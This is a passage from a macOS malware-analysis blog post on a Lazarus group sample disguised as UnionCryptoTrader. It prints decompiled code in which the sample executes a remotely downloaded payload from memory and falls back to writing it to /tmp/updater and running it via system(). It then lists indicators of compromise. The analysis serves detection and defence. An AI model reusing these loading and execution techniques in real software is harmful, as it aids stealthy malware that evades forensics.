


The malware then retrieves the offset of the entry point (found at offset `0x8` within the `LC_MAIN` load command), sets up some arguments, then jumps to this address:

```
//rcx points to the `LC_MAIN` load command
r8 = r8 + *(rcx + 0x8);
...

//invoke payload's entry point!
rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

Delightful! Pure in-memory execution of a remotely downloaded payload. 🤩 Sexy!

In 2015, at BlackHat I discussed this method of in-memory file execution as a means to increase stealth and complicate forensics (See: "Writing Bad @$$ Malware for OS X"):



…kinda neat to see it (finally) show up in macOS malware in the wild!

For more details on in-memory code execution in macOS, see:

- "Running Executables on macOS From Memory"
- Apple's "MemoryBasedBundle" sample code

\

Former #OBTS speaker Felix Seele (@c1truz_) noted that the (in)famous InstallCore adware also (ab)used the NSCreateObjectFileImageFromMemory and NSLinkModule APIs to achieve in-memory execution.

Interestingly, the malware has a "backup" plan if the in-memory code execution fails. Specifically if `load_from_memory` does not return 0 (success) it will write out the received payload to `/tmp/updater` and then execute it via a call to `system`:


```
rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
if(rax != 0x0) {
   fwrite(rbx, r14, 0x1, fopen("/tmp/updater", "wb"));
   fclose(rax);

   chmod("/tmp/updater", 0x1ff);
   sprintf(&var_4C0, "%s %s", "/tmp/updater", &var_C0);

   rax = system(&var_4C0);

   unlink("/tmp/updater");
}
```

Always good to handle error conditions and have a plan B!

Conclusion

Lazarus group continues to target macOS users with ever evolving capabilities. Today, we analyzed a new sample with the ability to remotely download and execute payloads directly from memory!


The good news is the average Mac user doesn't have to worry about being targeted by APT groups such as Lazarus. Moreover, as the installer package, `UnionCryptoTrader.pkg` is unsigned, macOS will warn any users if they attempt to open it:



However, if you do want to manually check if you're infected, the following IoCs should help:

- Launch Daemon property list: `/Library/LaunchDaemons/vip.unioncrypto.plist`
- Running process/binary: `/Library/UnionCrypto/unioncryptoupdater`

Or a tool such as KnockKnock can also uncover the infection:



\

❤️ Love these blog posts and/or want to support my research and tools? \ You can support them via my [Patreon](https://www.patreon.com/bePatron?c=701171) page!
…or better sign up for our "The Art of Mac Malware Analysis" class at Objective by the Sea v3.0! \

This website uses cookies to improve your experience.